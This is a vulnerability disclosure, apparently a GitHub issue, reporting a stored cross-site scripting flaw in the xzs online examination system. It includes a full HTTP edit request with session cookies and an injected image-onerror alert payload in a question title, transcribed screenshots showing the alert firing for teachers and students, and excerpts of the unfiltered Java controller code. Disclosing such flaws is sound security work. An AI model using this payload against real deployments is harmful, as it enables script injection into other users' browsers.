

# XSS about xzs system

This is an open source system for online examination , it have 2.2k stars in GitHub and 6.6k star in gitee. <https://github.com/mindskip/xzs>

We can insert the payload in the title of the question to attack the admin and students.

Below are the details of the vulnerability:

request body:

```

POST /api/admin/question/edit HTTP/1.1 Host: www.mindskip.net:7001 Cookie:
Hm_lvt_13b01d30310555bf6ddd960e49eda427=1663748744;
Hm_lpv_13b01d30310555bf6ddd960e49eda427=1663748744;
Hm_lvt_c7122418f8b68956b5e4fcbc714d1bd6=1663748750;
XzsTeacherUserName=teacher; XzsStudentUserName=student;
XzsAdminUserName=admin;
SESSION=OWZlZTcwZjAtZjUzYS00YTU4LTkwYmEtYjU1YTIyM2JmZjhl;
XzsStudentImagePath=null; Hm_lpv_13b01d30310555bf6ddd960e49eda427=1663752424
Content-Length: 933 Sec-Ch-Ua: "Google Chrome";v="105", "Not)A;Brand";v="8",
"Chromium";v="105" Accept: application/json, text/plain, */* Content-Type:
application/json Sec-Ch-Ua-Mobile: ?0 User-Agent: Mozilla/5.0 (Macintosh;
Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/105.0.0.0 Safari/537.36 Request-Ajax: true Sec-Ch-Ua-Platform: "macOS"
Origin: https://www.mindskip.net:7001 Sec-Fetch-Site: same-origin Sec-Fetch-
Mode: cors Sec-Fetch-Dest: empty Referer:
https://www.mindskip.net:7001/admin/ Accept-Encoding: gzip, deflate Accept-
Language: zh-CN,zh;q=0.9 Connection: close
{"id":34,"questionType":5,"subjectId":4,"title":"<p>【蜡烛算法】<br/></p>">
<img onerror=alert(1) src=><p>问题描述: 小明今年18岁了, 按常理是摆18根蜡烛点燃,
但小明哪是常人? &nbsp;</p><p>他想了想, 18在二进制可不就是10010么, &nbsp;</p><p>于
是他找来了5根蜡烛, 点燃其中2根, 开心地过上了18岁生日; &nbsp;</p><p>如果对于一个x岁
的人, 过生日时, 需要m个蜡烛, 需要点燃n根, 那么已知x, 请输出m和n&nbsp;</p>
<p>Input: 1&lt;=x&lt;=500&nbsp;</p><p>Output: m,n&nbsp;</p><p>输入描述:&nbsp;</p>
<p>Input: 1&lt;=x&lt;=500&nbsp;</p><p>输出描述:&nbsp;</p><p>Output:
m,n&nbsp;</p><p>输入样例:&nbsp;</p><p>18</p><p>输出样例:&nbsp;</p><p>5,2</p><p
class="ueditor-p"><br/></p>","gradeLevel":1,"items":[],"analyze":"题目比较
简单, 自行分析","correctArray":null,"correct":"红楼
梦","score":2.5,"difficult":3,"itemOrder":null,"knowledgeIdList":[8,9]}

```

we payload is : "><img onerror=alert(1) src=>

学之思教师端

主页 / 题库管理 / 简答题创建

主 页 题目列表 简答题创建

\* 学科: 语文

\* 题干: <p> 【蜡烛算法】 <br/><br/></p><img onerror=alert(1) src=><p> 问题描述: 小明今年18岁了，按常理是摆18根蜡烛点

\* 标签: 红楼梦

\* 解析: 题目比较简单，自行分析

\* 分数: - 2.5 +

\* 难度: ★ ★ ★ ☆ ☆

知识点: 拼音 × 作文 ×

提交 重置 预览

We create the question with the payload and publish the exam.

Teacher and admin access to the question will trigger the vulnerability.

mindskip.net:7001/teacher/#/paper/print?id=35

www.mindskip.net:7001 显示 1

确定


试卷总分: 7.5 考试时间: 5分钟

a<input>888666<a

1. 1111

2. 【蜡烛算法】

Students taking exams can also trigger the vulnerability.



Related code:

```
source > xzs > src > main > java > com > mindskip > xzs > controller > admin > J QuestionController.java > QuestionController > edit
41 vm.setCreateTime(DateUtil.format(q.getCreateTime()));
42 vm.setScore(ExamUtil.scoreToVM(q.getScore()));
43 TextContent textContent = textContentService.selectById(q.getInfoTextContentId());
44 QuestionObject questionObject = JsonUtil.toJsonObject(textContent.getContent(), QuestionObject.class);
45 String clearHtml = HtmlUtil.clear(questionObject.getTitleContent());
46 vm.setShortTitle(clearHtml);
47 return vm;
48 });
49 return RestResponse.ok(page);
50 }
51
52 @RequestMapping(value = "/edit", method = RequestMethod.POST)
53 public RestResponse edit(@RequestBody @Valid QuestionEditRequestVM model) {
54     RestResponse validQuestionEditRequestResult = validQuestionEditRequestVM(model);
55     if (validQuestionEditRequestResult.getCode() != SystemCode.OK.getCode()) {
56         return validQuestionEditRequestResult;
57     }
58
59     if (null == model.getId()) {
60         questionService.insertFullQuestion(model, getCurrentUser().getId());
61     } else {
62         questionService.updateFullQuestion(model);
63     }
64
65     return RestResponse.ok();
66 }
```

Content is not securely filtered

```
source > xzs > src > main > java > com > mindskip > xzs > service > impl > J QuestionServiceImpl.java > QuestionServiceImpl > updateFullQuestion
//
question.setIntroExtContentId(introExtContent.getId());
78     question.setCreateUser(userId);
79     question.setDeleted(false);
80     questionMapper.insertSelective(question);
81     return question;
82 }
83
84 @Override
85 @Transactional
86 public Question updateFullQuestion(QuestionEditRequestVM model) {
87     Integer gradeLevel = subjectService.levelBySubjectId(model.getSubjectId());
88     Question question = questionMapper.selectByPrimaryKey(model.getId());
```